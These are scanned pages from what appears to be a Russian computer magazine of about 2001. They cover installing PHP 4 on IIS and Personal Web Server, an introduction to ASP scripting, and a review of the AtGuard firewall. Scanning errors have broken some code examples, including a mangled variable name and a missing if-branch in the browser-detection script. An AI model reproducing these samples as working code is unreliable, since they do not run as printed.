
Эту проблему пытаются решить ISAPI (Internet Server Application Program Interface) — второй вариант применения PHP в Интернете. ISAPI — это интерфейс, подобный CGI, но вместо внешних приложений он использует динамический каталог (DLL), и это повышает скорость взаимодействия. Используя ISAPI, можно создать приложения, которые будут работать как составляющая HTTP (Hypertext Transfer Protocol) процесса и адресного пространства. Эти каталоги DLL загружаются в память компьютера в момент старта HTTP и находятся там так долго, сколько это будет необходимо.

**IIS4.0 A5.0**

Займемся теперь непосредственно инсталляцией обеих версий PHP на IIS (Internet Information Server) 4.0 и 5.0. Для начала, конечно, нужно найти инсталляционный пакет (в настоящем



▲ Рис. 1. В этом окне мы можем легко переключать закладки, с помощью которых проводится настройка PHP в IIS 5.0



▲ Рис. 2. Автоматическая инсталляция PHP проведет базовую установку сервера WWW за пользователя

» время актуальная версия для Windows называется `php-4.0.4pl1-Win32.zip`). Разпакуйте этот файл, например, в каталог «`C:\PHP4\`» и действуйте согласно нижеприведенной инструкции.

#### IIS 4.0+ (ISAPI):

- 1) Сначала необходимо скопировать файл `php.ini-dist` в директорию Windows (обычно `C:\WINNT` или `C:\Windows`). Затем нужно переименовать этот файл в `php.ini` и отредактировать пути к инсталлированным файлам, каталогам и т. д.
- 2) Запустите из меню Пуск > Программы > Инструменты для управления > Администратор служб сети Интернет — в том случае, если вы работаете в MS Windows 2000 (в случае Windows NT 4.0 — Internet Service Manager).
- 3) В левой панели консоли Служба IIS щелкните правой кнопкой на столбике Default Web Site (Исходный сервер WWW) или только на папке, в которой вы собираетесь запускать скрипты PHP, из меню выберите Свойства (Properties).
- 4) На вкладке ISAPI Filters (Фильтры ISAPI) добавьте новый фильтр ISAPI (кнопка Add.../Добавить...), в окне Filter Properties (Свойства фильтра) назовите новый фильтр PHP и установите путь к файлу `php4isapi.dll`.
- 5) На вкладке Home Directory (Домашняя директория) щелкните по кнопке Configuration... (Конфигурация...).
- 6) В появившемся окне выберите настройку приложения (App Mappings) и нажмите Add (Добавить).
- 7) В следующем окне задайте путь к файлу `php4isapi.dll`. Теперь необходимо установить расширения (Extension) файлов php, обычно

`.php`. Включите Script Engine (Машину сценариев) и подтвердите операцию.

- 8) На вкладке Documents (см. рис. 1) выберите Add... (Добавить...) и в диалоговом окне укажите, к примеру, `index.php`, как название исходного документа.
- 9) Перезапустите IIS — инсталляция закончена!

#### IIS 4.0+ (CGI)

- 1) Следуйте пунктам 1, 3, 5, 6 настройки ISAPI.
- 2) Задайте путь к файлу `php.exe`, например, «`C:\PHP4\PHP.EXE`». Установите расширения (.php) и включите Script Engine (Машину сценариев).
- 3) Добавьте файлы .php в документы сервера сети.

#### PWS

В этом разделе описаны оба варианта инсталляции системы PHP на PWS (Personal Web Server).

#### PWS 4.0+ (ISAPI)

- 1) Смотрите описание инсталляции для IIS 4.0+ (ISAPI).
- 2) Отредактируйте файл `PWS-php4isapi.reg` (в поддиректории `Isapi`) так, чтобы он отражал размещение файла `php4isapi.dll`, обычно это выглядит следующим образом:  
`[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\w3svc\parameters\Script Map]\*.php= <C:\PHP4\php4isapi.dll>`.  
 Два раза щелкните на новом файле и подтвердите выбор в диалоговом окне Редактор реестра (так вы внесете изменения в реестр).
- 3) В PWS щелкните правой кнопкой мыши по директории, в которую вы собираетесь установить поддержку PHP, и выберите Properties

(Свойства) — включите Execute (Запуск) и подтвердите свой выбор.

#### PWS 4.0+ (CGI)

- 1) Смотрите описание инсталляции для IIS 4.0+ISAPI.
- 2) Обработайте файл `PWS-php4cgi.reg`, чтобы он отражал размещение файла `php.exe`, обычно это выглядит так:  
`[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\w3svc\parameters\ScriptMap]\*.php= <C:\PHP4\php.exe>`. Два раза щелкните по новому файлу и подтвердите выбор в диалоговом окне редактор реестра.
- 3) В PWS щелкните правой кнопкой по директории, в которую вы хотите установить поддержку PHP, и выберите Свойства. Включите Запуск и подтвердите выбор.

А как проверить, поддерживается ли PHP сервером? В любом тестовом редакторе достаточно создать файл — например, `pozdrav.php`, содержащий:

```
<?php
echo "Hello PHP";
?>
```

Теперь разместите этот файл в рабочей директории сервера — обычно `C:\inetpub\wwwroot\` и в каком-нибудь броузере задайте адрес данного сервера, дополненный `/pozdrav.php`, например, `http://localhost/pozdrav.php`. Если появится надпись «Hello PHP!», значит, базовая инсталляция PHP проведена на «отлично»!

В настоящее время можно скачать и инсталляционный пакет `php401pl1-installer.exe`, который автоматически проведет процесс установки CGI-версии PHP (см. рис. 2) для IIS, PWS и Xitami. Учтите, что в этом случае придется вручную устанавливать дополнительные функции и услуги PHP.

#### Заключение

Надеюсь, что приведенная информация поможет вам при создании web-страниц с помощью языка PHP в среде MS Windows, а конкретнее на серверах, поставляемых компанией Microsoft для операционных систем Windows 9x/MS/NT/2000. Так что, возможно, мы скоро станем свидетелями широкого распространения этого бесплатного программного обеспечения на платформах, отличных от Unix.

■ ■ ■ Сергей Воронюк

#### Совет

Если у вас, несмотря все ваши усилия, какая-нибудь версия CGI PHP не работает, попробуйте запустить программу `php.exe` с параметрами `%s%s`, то есть «`C:\PHP4\php.exe %s%s`».

Начало работы с ASP

# Природа ASP

Времена, когда интернет-разработчики обходились одним только HTML, уже давно стали историей. Любой серьезный ресурс в Интернете сейчас немыслим без взаимодействия с базами данных, обработки клиентских запросов, да и просто интерактивного взаимодействия с пользователями.

**T**радиционно эта задача решалась при помощи CGI (Common Gateway Interface) — интерфейса общего шлюза, когда для обработки поступившего от клиента запроса на сервере запускалось отдельное приложение, занимающееся обработкой полученных данных и генерирующее для клиента страницу с результатами обработки. У этой системы были как свои плюсы, так и свои минусы.

К плюсам прежде всего относится независимость CGI-приложения и самого сервера, то есть любая ошибка в приложении нисколько не повлияет на работоспособность сервера в целом. А к минусам в первую очередь относится то, что для каждого запроса запускается отдельное приложение. Это не страшно, если запросов немногого. А если серверу приходится обрабатывать тысячи запросов в минуту? Для каждого CGI-приложения создаются специальные структуры внутри ядра ОС, выделяется память, загружаются с диска данные приложения, выполняется его связь с динамическими библиотеками. А если к тому же устанавливается связь с сервером базы данных, то время отклика может стать слишком большим.

Чтобы избежать нерациональной траты ресурсов операционной системы, корпорацией Microsoft была разработана технология ASP (Active Server Pages) — активных серверных страниц, которая позволяет обрабатывать запросы клиентов, взаимодействовать с базами данных, работать с файловой системой и генерировать поток вывода внутри самого web-сервера, создавая для каждой задачи отдельный поток. При этом используются уже загруженные динамические библиотеки.

Во всех учебниках по ASP почему-то подразумевается, что ASP-скрипт должен писаться на VBScript. Попадались даже утверждения, что ASP — это урезанный вариант Basic. Все же ASP — это не скриптовый язык, а технология обработки скриптов на сервере. Более того, использование VBScript вовсе не обязательно, с таким же успехом можно ASP-скрипты писать и на JavaScript (что я обычно и делаю — так мне привычнее).

Простейшее применение ASP состоит в переносе скриптов, отвечающих за динамическое генерирование потока вывода, с клиентской машины на сервер, что позволяет уменьшить нагрузку на клиента, не передавать ему излишнюю информа-

цию и, возможно, скрыть от него сам код скрипта.

Например, необходимо, чтобы на странице появлялось приветствие пользователю. Но оно должно быть различным, в зависимости от времени суток. Эту задачу можно решить с помощью динамической генерации потока вывода и на клиентской машине:

```
<html>
<head>
<title>Пример 1 —
генерация потока вывода</title>
</head>
<body>
<script language="javascript"
type="text/javascript">
<!--
var strGreeting = "Доброе утро!";
var objDate = new Date();
if ((objDate.getHours() > 11)
&& (objDate.getHours() < 18))
strGreeting = "Добрый день!";
if (objDate.getHours() > 17)
strGreeting = "Добрый вечер!";
-->
```

```
>>> document.write("<h1>" + strGreeting
+ "</h1>");
//-->
</script>
</body>
</html>
```

Но если у пользователя отключена поддержка скриптов или (что сейчас менее вероятно) браузер настолько старый, что скрипты понимать не способен, то пользователь не увидит вообще ничего. Вот пример этой же задачи, выполненной в ASP:

```
<%@ language="VBScript" %>
<html>
<head>
<title>Пример 2 —
    генерация ASP-страницы</title>
</head>
<body>
<%
dim strGreeting
strGreeting = "Доброе утро"
If Hour(Now) > 11 And Hour(Now) < 18
    Then strGreeting = "Добрый день"
ElseIf Hour(Now) > 17
    Then strGreeting = "Добрый вечер"
End If
%>
<h1><%= strGreeting %></h1>
</body>
</html>
```

Стоит отметить, что этот пример не совсем корректен, так как пользователь получит результат на

основании текущих установок времени на сервере, даже если он живет на другой стороне Земли. Но это лишь пример того, что можно сделать с использованием ASP и чего делать не стоит.

Обратите внимание на то, что в начале файла появилась конструкция:

```
<%@ language="VBScript" %>
```

Она определяет, какой язык сценария используется на данной странице. Для каждой страницы язык может быть своим, но в рамках конкретной страницы он должен быть одним и тем же. По-

очевидно, что с таким кодом ни у одного броузера проблем не возникнет! Но это настолько простое и даже примитивное использование технологии ASP, что сравнивать его можно лишь, как это ни банально звучит, с забыванием гвоздей микроскопом. На самом деле сфера применения ASP весьма широка.

## У истоков

ASP — продукт Microsoft, и вполне естественно, что и его поддержка осуществляется собственными интернет-серверами, в первую очередь Internet Information Server начиная с третьей версии.

## Пожалуй, нет такой задачи для web-разработчика, которую нельзя было бы решить при помощи средств ASP

пытка объявить язык скрипта в теле страницы вызовет ошибку. Фрагменты серверного кода обозначаются угловыми скобками со знаком процента <% %>.

В результате выполнения сервером данного скрипта пользователь получит следующий HTML-код (предполагается, что на дворе больше 6 часов вечера):

```
<html>
<head>
<title>Пример 3 —
    генерация ASP-страницы</title>
</head>
<body>
<h1>Добрый вечер</h1>
</body>
</html>
```

Так что, если вы работаете под IIS, то можете смело использовать в своих проектах ASP-технологию — сервер поймет.

То, что у всех стоит Windows NT Server, это не беда. Технологию ASP поддерживают также и Windows NT Workstation при установленном Peer Web Services (одноранговые web-сервисы), а также и Windows 95/98 при установленном Personal Web Server. В целом возможности у них чуть скромнее, чем у IIS, но они в состоянии полноценно работать с ASP.

Как правило, IIS используется по своему прямому назначению, то есть как web-сервер, а Peer Web Services на Windows NT Workstation и Personal Web Server под Windows 95/98 — для разработки и тестирования ASP-страниц. Personal Web Server для Windows 95/98 можно скачать на сайте Microsoft. Peer Web Services входит в Windows NT Option Pack.

## Структура и размещение ASP-сайта

Точно так же, как и в случае с HTML-сайтом, папка с вашим проектом будет находиться, скорее всего, в каталоге \wwwroot, на который будет проецироваться имя вашей машины. Только, если для запуска по умолчанию в HTML используется файл index.htm, в ASP это будет default.asp.

Кроме того, в корневом каталоге вашего сайта может находиться файл global.asa. Это файл глобального окружения вашего проекта. В нем можно задавать необходимые действия, которые должны быть выполнены при инициализации интернет-приложения, в начале новой сессии, а также при закрытии сессии или приложения. При необходимости файл global.asa может содержать объявления глобальных переменных уровня приложения или уровня сессии. Хотя их можно создавать, задавать и изменять в дальнейшем с других страниц проекта.

Теперь поговорим немного подробнее о том, что подразумевается под терминами «приложение» и «сессия».




Рис. 1. MS Visual InterDev — основное средство разработки для ASP

» Приложение — это отдельное адресное пространство, создаваемое сервером для работы ваших страниц. Оно инициализируется при первом же обращении к любой из страниц вашего проекта и не закрывается до тех пор, пока хотя бы один пользователь находится на вашем сайте, то есть пока открыта хотя бы одна страница.

Сессия создается, когда новый пользователь входит на ваш сайт, и существует до тех пор, пока он там находится. Стоит принимать во внимание, что пользователь может открыть страницу и, оставив ее открытой, продолжать работу в других окнах. На этот случай существует временное ограничение: если пользователь в течение 20 минут (по умолчанию, значение может быть изменено) не производит никаких действий, то есть не обращается к другим страницам, не передает каких-либо запросов или данных, то его сессия закрывается. Это значит, что все переменные окружения, созданные для его сессии, уничтожаются, освобождая память. Временное ограничение особенно важно для проектов с большой посещаемостью.

При разработке ASP-проекта в MS Visual InterDev (см. рис. 1) файл global.asa создается автоматически вместе с другими файлами и папками проекта, но об этом я расскажу чуть позже. Вначале файл выглядит так (комментарии перевел я — А.Л.):

```
<SCRIPT LANGUAGE=VBScript RUNAT=Server>
```

В этом файле вы можете указать специальные обработчики для событий, которые будут запускаться автоматически при наступлении соответствующего события. Для создания обработчиков просто создайте подпрограмму с именем из списка внизу, соответствующим событию, для которого вы хотите создать обработчик. Например, для обработчика начала сессии вам надо поместить следующий код в этом файле (без знаков комментария):

```
Sub Session_OnStart
```

\*\* Разместите здесь свой код \*\*

```
End Sub
```

имя обработчика и описание

```
*Session_OnStart*
```

Запускается, когда пользователь в первый раз открывает любую страницу вашего приложения

```
*Session_OnEnd*
```

Запускается, когда истекает время ожидания для пользователя или когда он покидает приложение

```
*Application_OnStart*
```

Запускается, когда первая страница вашего приложения открывается в пер-

```
ый раз кем-либо из пользователей  
*Application_OnEnd*  
Запускается, как только сервер  
прекращает работу  
</SCRIPT>
```

В общем и целом здесь все очевидно. Файл состоит из одного скрипта, выполняемого на сервере, о чем говорит атрибут RUNAT=Server.

Кстати, в global.asa лучше придерживаться VBScript. Так, например, я несколько раз имел разные мелкие недоразумения с JavaScript, хотя причину их до конца так и не смог понять, — просто одно и то же на VBScript работало, а на JavaScript — нет.

Переменные приложения и сессии можно задавать и изменять с любых страниц приложения:

```
<%@ language="VBScript" %>  
<html>  
<head>  
<title>ASP example</title>  
</head>  
<body>  
<%  
Application.Lock  
Application("Time") = Now  
Application.Unlock  
%>  
</body>  
</html>
```

и в файле global.asa

```
<SCRIPT LANGUAGE=VBScript RUNAT=Server>  
Sub Session_OnStart  
Session("Time") = Now  
End Sub  
</SCRIPT>
```

Методы Lock и Unlock объекта Application требуются в данном случае для того, чтобы не происходило конфликтов между различными сессиями, ведь переменные приложения могут использоваться сразу несколькими пользователями.

### Script — это основа ASP

В общем, ASP на самом базальном уровне — это генерация клиентской страницы на сервере при помощи JavaScript или VBScript. Но ни тот, ни другой язык не позволяет обращаться к базе данных и работает с файловой системой. Так как же выполняются подобные задачи в ASP? С помощью объектов и компонентов. По большому счету, в ASP все делается с их помощью.

И объекты, и компоненты — это динамические библиотеки. А разница между ними в том,

что объекты присутствуют в сценарии ASP постоянно и их можно вызвать в любой момент, а компоненты нужно создавать внутри сценария явным образом.

Объектов в ASP всего ничего: Application, Session, Response и Request, а также еще и Server. Рассмотрим каждый из них в отдельности.

### Application

Объект Application относится ко всему интернет-приложению. Его основная задача, как было показано в примере предыдущей главы, — это доступ к переменным уровня приложения. И методов у него всего два: Lock и Unlock, о них я тоже уже немного говорил.

### Session

Объект Session, естественно, обозначает сессию, запущенную в ходе выполнения приложения. Сессий, конечно, может быть много. Чтобы их различать, у них есть свойство SessionID. Объект Session предоставляет доступ к переменным сессии, а свойство Timeout устанавливает время, через которое сессия прекращается за ненадобностью (те самые 20 минут). Еще один часто употребляемый метод — это Abandon, при его вызове сессия немедленно прекращается.

### Response и Request

А вот про эту парочку в двух словах уже не расскажешь. Response и Request — это мелкая разменная монета в ASP, без которой никуда не денешься.

Response чем-то напоминает write из JavaScript. Он также служит для вывода информации, но возможности у него больше, так как выводит данные он не только на экран монитора. В его обязанности входит также и отсылка cookies на машину пользователя, а еще он управляет буфером вывода, останавливает обработку ASP-сценария, а также ведет логи на сервере. Но самый основной метод — это, конечно, Response.write, при помощи которого осуществляется весь вывод. Причем вместо полной формы записи

```
<% Response.Write(yourVariable) %>
```

часто удобнее использовать сокращенную форму:

```
<%= yourVariable %>
```

Request — это тот же слон, только с другой стороны. Он, как видно из названия, запрашивает информацию и служит, соответственно, для ввода. С его помощью можно получать cookies, значения полей форм, переданных серверу, значения переменных, переданных вмес-

» те со строкой запроса, значения переменных серверного окружения.

### Server

Объект Server в первую очередь служит для создания, то есть явного объявления, объектов в ASP-сценарии. Для этого у него есть метод CreateObject. Кроме того, он может еще выполнять и несколько операций по перекодированию строк.

### Компоненты

Компоненты создаются с помощью объекта Server. В ASP они служат в первую очередь для таких целей, как доступ к базам данных, к файловой системе, а также для работы с почтой.

### ASP на службе у разработчика

Начиная работать с ASP, не стоит сразу хвататься за что-то глобальное, лучше опробовать отдельные возможности. Например, решение проблемы несовместимости браузеров. Согласен, можно решать ее и при помощи клиентских скриптов, но тогда, во-первых, приходится посыпать клиенту удвоенную порцию кода (для обоих браузеров), а во-вторых, еще не известно, работает ли поддержка скриптов у клиента. В коде же ASP можно выяснить, какой у клиента браузер, и слепить необходимую ему страницу без всяких мусора.

Итак, проект у вас уже создан и открыта числа страница ASP-файла (если нет, то сделайте это или в Visual InterDev, или в любом текстовом редакторе, пусть это не так удобно, но большой беды не будет). Еще раз напоминаю, что папка проекта должна находиться в каталоге ...\\wwwroot. При установленном IIS или PWS он обязан присутствовать у вас на диске.

Страница ASP всегда начинается с указания, на каком языке сценария написан ее код. При

этом часть ваших страниц может быть написана на VBScript, а часть на JavaScript. В общем, в начале файла пишем:

```
<%@ Language=JavaScript %>
```

Пользоваться я буду JavaScript, если у кого-то возникнет желание, то адаптировать все это под VBScript не составит большого труда. Главное — принцип.

Затем пишем следующий фрагмент кода:

```
<%
var objBrowser =
Server.CreateObject("MSWC.BrowserType");
var isBrowserOK = (objBrowser.browser == "IE"
&& parseInt(objBr=wser.Version) >= 4) ? true
: false;
%>
```

Здесь создается объект objBrowser, содержащий информацию о браузере клиента, запросившего данную страницу. Переменная isBrowserOK содержит логическое значение, показывающее, является ли браузер клиента Internet Explorer четвертой версии или выше. Вообще-то для простого примера можно было определять только тип браузера, версию я приписал просто для порядка. На практике определение может быть достаточно развернутым. И соответственно, может быть несколько ветвей формирования страницы.

Дальше пишем обычный HTML-заголовок и все последующие необходимые тэги:

```
<html>
<head>
<title>Определение типа браузера</title>
</head>
<body>
<h1> Определение типа браузера </h1>
```

<!—Дальше вставляем фрагмент ASP-скрипта, выводящего ту или иную строку —>

```
<p>У вас Internet Explorer версии 4
```

или выше</p>

```
<% } else { %>
```

```
<p>У вас не Internet Explorer версии или
```

выше, а какой-то другой</p>

```
<% } %>
```

<!—Хотя этот фрагмент можно было реализовать в одну строку:—>

```
<!—<p>У вас <%= ((isBrowserOK) ? "" : "не ")
```

```
%>Internet Explorer версии 4 или —>
```

```
<!—выше<%= ((isBrowserOK) ? "" :
```

“ , а какой-то другой” ) %></p>—>

<!—Ну, и закрываем теги страницы—>

```
</body>
```

```
</html>
```


Все, простенькая страничка готова. Можно ее опробовать (см. рис. 2 и 3), только запускать ее двойным щелчком или открывая в браузере бесполезно. В строке Location набирайте следующее:

```
«your_machine_name/your_project_name/
your_page.asp».
```


Поясняю: your\_machine\_name — имя вашей машины в сети, в моем случае это andrew; your\_project\_name — имя каталога вашего проекта; ну и your\_page.asp — имя самого файла, а если он у вас назван default.asp, то имя набирать не обязательно. И теперь, если у вас стоит IIS или PWS, то вы увидите результат выполнения скриптов на сервере.

А о других полезных возможностях ASP мы поговорим в следующем номере. Желаю удачи в ваших экспериментах!

■ ■ ■ Андрей Лещук



▲ Рис. 2. Результат работы примера с определением браузера в Internet Explorer ...



▲ Рис. 3. ... а Netscape получит другую страницу



Программы FireWall

# FireWall — огненная преграда

В наше неспокойное время, когда мы постоянно слышим в новостях об атаках хакеров на различные организации и успешном похищении или просто порче информации, ни для кого не будет лишним позаботиться о безопасности своей рабочей станции, а вместе с тем и о своем здоровье.

**К**азалось бы, зачем злоумышленникам подключаться к вашему компьютеру и портить какие-то маловажные документы, ведь они ничего не стоят. Но дело в том, что чаще всего документы компьютерным хулиганам не нужны, да и компьютер ваш тоже не нужен. Они просто находят первую попавшуюся незащищенную рабочую станцию в Сети и делают свое черное дело.

Существует множество ситуаций, когда РС уязвим, например хакер легко может украсть логин и пароль для доступа в Интернет, прислав вам по почте «тロjanский» вирус. Или, когда вы в чате мирно беседуете с друзьями, просто от нечего делать «нюкнуть» вас: на экране появится сообщение о критической ошибке, и хорошо, если после перезагрузки компьютера все встанет на свои места. Перечислять подобные проблемы можно бесконечно. Думаю, вы со мной согласитесь, что вышеперечисленных удовольствий от жизни никто не ищет. А о том,

как избавиться от всей этой напасти, я и хочу рассказать.

#### Что такое FireWall и зачем она нужна?

FireWall переводится как «огненная стена», в данном случае это программа, которая следит за безопасностью рабочего места.

Каждое приложение, работая с Сетью, открывает какой-либо порт на машине, например браузеры работают по 80-му порту, почта уходит по 25-му, а приходит по 110-му. Все пакеты данных в конечном итоге попадают в определенный порт. FireWall отслеживает любые соединения с портами и, соответственно, не дает пакету «швартоваться», если он несет какую-либо опасную информацию или пришел с подозрительного адреса в Сети.

Так как FireWall-программ достаточно много, то я взял для рассмотрения три продукта, они довольно популярны и просты в настройке. Первый

из них мы рассмотрим достаточно подробно, чтобы на его примере понять принципы программного обеспечения безопасности в Сети.

#### AtGuard

С помощью AtGuard можно избирательно блокировать показ рекламных баннеров и графики и тем самым ускорить загрузку страниц в несколько раз. Вы сможете запретить сайтам получать информацию о типе вашего броузера и операционной системы, защитить РС от BackOffice и подобных программ, управлять доступом к своей

&gt;

#### AtGuard

Разработчик ▶ Copyright © 1998, 1999 WRQ, Inc.

Размер архива ▶ 1,5 Мбайт

Место на диске,  
необходимое для инсталляции ▶ 2,2 Мбайт

» рабочей станции, то есть контролировать, с каких IP-адресов и в какой период времени можно получить доступ к вашему PC.

На панели AtGuard устанавливаются активность программы, блокирование скриптов и Cookies, а также включается сам Firewall. Здесь же показывается степень загруженности сети и количество открытых сессий. За значком земного шара скрывается статистика соединений с web-ресурсами в Интернете. Далее идет статистика отловленных и запрещенных к запуску скриптов, Cookies и, в самом конце, подозрительных пакетов, которые обнаружила Firewall.

## Settings

Теперь перейдем к настройке. AdBlocker — это установка, которая позволяет блокировать определенные адреса и тем самым предотвращать загрузку и показ нежелательных изображений на web-страницах (например, рекламы), а также исключить получение какой-либо информации с них (рис. 1).


Если блокирование установлено, то все HTML-страницы будут проверены на предмет содержания URL-адресов, занесенных в «черный список» (URL Blocking list). На корешке Privacy пункт Block refer fields позволяет определить, доступну ли «третьим лицам» информация о том, откуда вы пришли на их сайт. Это полезно, например, когда онлайновые почтовые службы подставляют пароль прямо в сетевой путь, который отображается в браузере. Можно, конечно, рассчитывать на порядочность владельца ресурса, но подстраховаться не помешает. Однако следует учесть, что некоторые сайты вообще не позволяют заходить на них с включенным Block refer fields, так что надо внимательно обращаться с этой установкой.

Установка Enable Cookie Rules определяет, соблюдает ли AtGuard предписанные правила для приема/запрета Cookies. Можно блокировать Cookies только с определенных сайтов (настройка осуществляется в интерактивном режиме), запрещать все подряд или же разрешать все подряд.


Установки на закладке Firewall определяют, должен ли AtGuard разрешать/запрещать заданные типы сетевых соединений TCP/IP (рис. 2).

Здесь отображен список правил, которые описывают разрешенные типы сетевых соединений и какие программы могут эти соединения осуществлять: например, если у вас что-либо перестало работать после установки AtGuard, то, скорее всего, это связано с установками на этой закладке.

Установки на корешке General позволяют предотвратить несанкционированные изменения установок AtGuard и запретить доступ к журналу регистрации событий AtGuard. Если стоит галочка Enable Password Protection, то пользователь должен будет ввести пароль, чтобы открыть диалоговое окно Settings, окно статистики AtGuard и журнал регистрации событий AtGuard.



▲ Рис. 1. Установка AdBlocker



▲ Рис. 2. Установка Firewall

## Event Log

AtGuard содержит журнал регистрации событий, где записываются события доступа к Сети, включая соединения, адреса посещенных сайтов, убитые всплывающие окошки, баннеры, refer или Cookies. Они отображаются в окне журнала: например, закладка Ad Blocking содержит информацию о заблокированных баннерах.

